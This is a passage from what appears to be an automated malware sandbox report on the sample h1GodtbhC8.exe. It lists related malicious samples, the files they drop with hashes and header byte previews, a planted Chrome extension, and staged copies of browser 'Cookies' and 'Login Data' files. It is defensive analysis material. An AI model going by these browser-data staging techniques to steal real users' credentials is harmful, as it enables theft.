	q9y42trS7z.exe	Get hash	malicious	Browse	• 172.67.142.39
	IaGdBpfkmV.exe	Get hash	malicious	Browse	• 172.67.142.39
	Vuu0hnOqjF.exe	Get hash	malicious	Browse	• 172.67.142.39
	Eptinaub3.dll	Get hash	malicious	Browse	• 172.67.142.39
	otaxujuc64.dll	Get hash	malicious	Browse	• 172.67.142.39
	Donorcasino.dll	Get hash	malicious	Browse	• 172.67.142.39
	Visitreflect.dll	Get hash	malicious	Browse	• 172.67.142.39
	Lijocn.dll	Get hash	malicious	Browse	• 172.67.142.39
	MT103---USD42,880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 172.67.142.39
	KeJ7Cl7flZ.exe	Get hash	malicious	Browse	• 172.67.142.39

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Program Files (x86)\71eza90awf48\aliens.exe	h1GodtbhC8.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\nsqEF29.tmp\Sibuia.dll	h1GodtbhC8.exe	Get hash	malicious	Browse	
	KeJ7Cl7flZ.exe	Get hash	malicious	Browse	
C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibClr.dll	h1GodtbhC8.exe	Get hash	malicious	Browse	
	KeJ7Cl7flZ.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\SibClr.dll	h1GodtbhC8.exe	Get hash	malicious	Browse	
	KeJ7Cl7flZ.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0\setup.exe	h1GodtbhC8.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\71eza90awf48\aliens.exe	
Process:	C:\Users\user\AppData\Local\Temp\sibEFF5.tmp\0\setup.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	506545472
Entropy (8bit):	0.13665136586177498

C:\Program Files (x86)\71eza90awf48\aliens.exe	
Encrypted:	false
SSDEEP:	
MD5:	87698F069716708B6743A580B1D0D0CC
SHA1:	6E8585C0596C41CEAF1EEA7E8AEEFF3393A4F126
SHA-256:	6781F617A3F74D85AC7113828B2BE7D0186E32259FD6B4C10E18C6233CB97549
SHA-512:	B92564EB4995FD6637F8EAECD6AAC285C8527DECEDF21D423491F98040962ABACFA4F27977E43DA7ED8DCF4B190156DA5EFAF146E2DD76FB0E51D77476F65 3E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Joe Sandbox View:	• Filename: h1GodtbhC8.exe, Detection: malicious, Browse
Reputation:	low
Preview:	MZ......................@...@.....3.!This program cannot be run in DOS mode....$.......g.&.#aH.#aH.#aH..?L.%aH.N<N. aH.N<I.,aH.#aI..aH..?L. (aH..?.."aH..?J."aH.Rich#aH.........................PE..L....sQY.................v....... .. 9............@................................Ti....@...0...........l..89..........p...T...... ....@...text...bt.......v.................. ....rdata..(#.......$...z.............@..@.data..............................@....ndata... ...`..........................rsrc....0.. .....2..................@..@.reloc.............................@..B... ....

C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibCa.dll	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	6.867501832742936
Encrypted:	false
SSDEEP:	96:PAWqGuIO1w7JElw764ulqk4uWdCXufAx8Su2yk:oWaIO1S7ulqBhv+yk
MD5:	04F3C7753A4FCABCE7970BFA3B5C76FF
SHA1:	34FC37D42F86DAC1FD1171A806471CDFEAE9817B
SHA-256:	A735E33A420C2AD93279253BC57137947B5D07803FF438499AAAF6FD0692F4CD
SHA-512:	F774FC3F3EBF029DC6F122669060351CC58AE27C5224ABE2A6C8AB1308C4B796657D2F286760EB73A2AE7563EEEF335DAA70ED5E4B2560D34CA9873017658AF E
Malicious:	false
Preview:	..MZ.........0......8-..@.8.0..p.........!...L.!This. program. cannot .be run i.n DOS mo.de....$...PE..L....d82........!..0............ ..B.................. ....@..*..-......#......`....O...+h......... (.Q..........8W.....O......HA...text..........u.[.......`.rsrc...M;.}.t.......@.0relo...U..)......B.......5...&......S..4o.......F.......s....(.....*..(....{.%...{.9....[...4.*..(".....}...."}A...}....D.}..6..B.(...+** D...* 6..si.......*...0.....,....(.....~......oRj..*&.....N"(@M.-...on.A..0......!H.(...o...."r..p(...(.E..r@.po.@.....o..........%.B.....(.@........o...&..% ....o.x......u...,..B...o!..B!....!...~...Tu..".[.. ....#E..8...o"..$Q ....c..o....*..*..`......IT..G.:. `....@;.`.0...`. 5.@.r?..pB1..s#.....A.R.%.r..p.%.DrW...%..*rFq .b*..s....%.o%@.%.oB&....o'...Do(..........o)......"o.>.o+..,oE..,a..+?.,- .@.t.7.a-%o......Yo/.../.o.].....-...r..../. #"...1..-......u.>....., ...o2......#...>....L....X..a"0.$..V..h".r..."3a..r..`.rZ@..p.(4 ....+!rh..c.B..r...po..D.U.*..*.

C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\SibClr.dll	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	52520
Entropy (8bit):	6.011934677477037
Encrypted:	false
SSDEEP:	1536:9GyM4uxlvOe/c1xpfLla97v3A5KobiPWh:9G1vt/g7fLb97Y5VmY
MD5:	928E680DEA22C19FEBE9FC8E05D96472
SHA1:	0A4A749DDFD220E2B646B878881575FF9352CF73
SHA-256:	8B6B56F670D59FF93A1C7E601468127FC21F02DDE567B5C21A5D53594CDAEF94
SHA-512:	5FBC72C3FA98DC2B5AD2ED556D2C6DC9279D4BE3EB90FFD7FA2ADA39CB976EBA7CB34033E5786D1CB6137C64C869027002BE2F2CAD408ACEFD5C22006A1F F34
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: h1GodtbhC8.exe, Detection: malicious, Browse • Filename: KeJ7Cl7flZ.exe, Detection: malicious, Browse
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...d82............!..0.................. ....@.....................................O.......h...............(...............8.. ....H............text........ ....`.rsrc...h..........................@..@.reloc........ ....@..B........................H........S..4o..F......s....(....*..(....*..{....*..{....*..{....*..{....*..(......}......}......}.......}....*6..{....(...+**..{......*6..si... .....*...0...........(.....~........oj...*&~.......*N(....-.~.....on...*.0..........(....o......r...p(....(....r...po.......o...........%.~.......(..........o....&........o ....u....,.~......o!...on... ...!...~..u....,.~......o !...on... ..."...[..u....,.~......o!...on... ...#

C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\sib.dat	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	data
Category:	dropped
Size (bytes):	1864
Entropy (8bit):	4.120386562888434

C:\ProgramData\sib\{7C999AAA-0000-487E-97BD-7619B45532F4}\sib.dat	
Encrypted:	false
SSDEEP:	48:1AC+F9cbv+WfJBHIxp3Cub2/SG+Degz21A:W3M/xBH+yTSG+S9A
MD5:	F3C315D955C48E6071E1BC1C87C46FD7
SHA1:	82340C833CAC7048E1A58A3EC40EB4540535E2A4
SHA-256:	D09D9E3F16C53ABEB7F25D408F686C708C6240971FC46AF7BF68EC5BD7846724
SHA-512:	7D7C1AF8549E21A045B9983D7B67BBA347823955B829A4ACFB0DD1878DBB34D7EA320B3FA9D7F5FF028E2793B5B852B668BFE4213FFF8678FB87B9F7B429525
Malicious:	false
Preview:	...&{.7.C.9.9.9.A.A.A.-.B.9.1.E.-.4.8.7.E.-.9.7.B.D.-.7.6.1.9.B.4.5.5.3.2.F.4.}.....p.3.....a.d.m.i.n.....0...0...0.....I.:.\.n.e.w._.k.i.l.l.\.p.3.\.e.x.e.....p.3.(.1.)... e.x.e..E.{. "appVersion": "6.0.8",. "arpNoRemove": true,. "arpNoRepair": true,. "arpNoShow": true,. "lang": "en-US",. "productCode": "{7C999AAA-0000-487E-97BD-7619B45532F4}",. "uiScriptTest": false,. "uid": "{FC53B0A8-C9C1-4544-9DD9-C73A991A2A42}",. "upgradeCode": "{9FF45220-3173-4DBF-A859-03 B8BC20235F}".}...!%.S.y.s.t.e.m.R.o.o.t.%.\.S.y.s.t.e.m.3.2.\.S.H.E.L.L.3.2...d.l.l.,.....&{.0.0.7.6.C.E.B.B.-.D.4.4.3.-.4.3.C.7.-.9.2.A.5.-.C.4.8.7.F.2.B.5.F.5.4.A.}.....s.e.t.u.p.....I.:.\.n.e.w._.k.i.l.l.\.p.3.\.s.e.t.u.p...e.x.e.....T.e.m.p.\.0.\.s.e.t.u.p...e.x.e.....-.s.....]{."ignoreFailure": false,."uiDisabled" : false,."uiHidden" : false,."uiUnSelected" : false

C:\Users\user\AppData\Local\Cookies1607186571999	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Cookies1607186582639	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Cookies1607186588295	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\background.js	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\background.js	
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\book.js	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\icon.png	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\icon48.png	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\jquery-1.8.3.min.js	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\jquery-1.8.3.min.js	
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\manifest.json	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\popup.html	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\codadfjafjohpbonogiakdokmmnfeaje\1.0.0.0_0\popup.js	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Login Data1607186571889	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Login Data1607186582639	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Login Data1607186588249	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\h1GodtbhC8.exe.log	
Process:	C:\Users\user\Desktop\h1GodtbhC8.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	135

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\h1GodtbhC8.exe.log	
Entropy (8bit):	5.045303121991894
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUCztJXILKNUhh+9Am12MFuAvOAsDeieVyn:Q3La/xwczfIWW+P12MUAvvrs
MD5:	BB527FDBC763485B0662FCCFD53AA00A
SHA1:	86438ECBAF308B24FA264C7B6ECECDABD1338DC0
SHA-256:	6158C0B5B794617AAD8DA6D671FEF9EDE9CAB2AA9A9FAD91D038739DFF5CEDBD
SHA-512:	2003E36806330552D7DD5E633F24A67F2F4226C12EE43A6F79BB709727DD52910CA5EAF336F9C1E5733C66BC3075CA24CACA19D086BE373B76AA08D3FA81810
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.JScript, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Temp\1607186617055	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\1607186619758	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe	
Process:	C:\Program Files (x86)\71eza90awf48\aliens.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	487587840
Entropy (8bit):	0.14148337259986293
Encrypted:	false
SSDEEP:	
MD5:	17DADCF866BF1C23879BECB8AC4386D5
SHA1:	B8B58997D30C327EAB2F75E7903A99DC9156A562
SHA-256:	4CD4B76802D5E8770E1609DD3816FB254B6491A80CB89A6A613320796E023CCE
SHA-512:	2C753F690AB872DDF7D18844B72AF1F9B769E141927C84BD7CF37336FE96E1E004D8518C75335FD526EB5DB44553406D687AE3D6389204C1D0819D86BC0959FE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....@.....3.!This program cannot be run in DOS mode....$.....g.&.#aH.#aH.#aH..?L.%aH.N<N. aH.N<I.,aH.#aI..aH..?L. (aH..?.."aH..?J."aH.Rich#aH.....PE..L....sQY.....v..... .. 9.....@.....Ti....@.....0.....l..89.....p...T..... .....@.....text...bt.....v..... ....rdata..(#.....$...z.....@..@.data.....@....ndata... ...`.....rsrc....0.. .....2.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\MSI5715.tmp	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	empty
Category:	dropped

C:\Users\user\AppData\Local\Temp\MSI5715.tmp	
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\download\atl71.dll	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E

C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\download\download_engine.dll	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	
Process:	C:\Users\user\AppData\Local\Temp\1E1C360C582DF797.exe
File Type:	empty
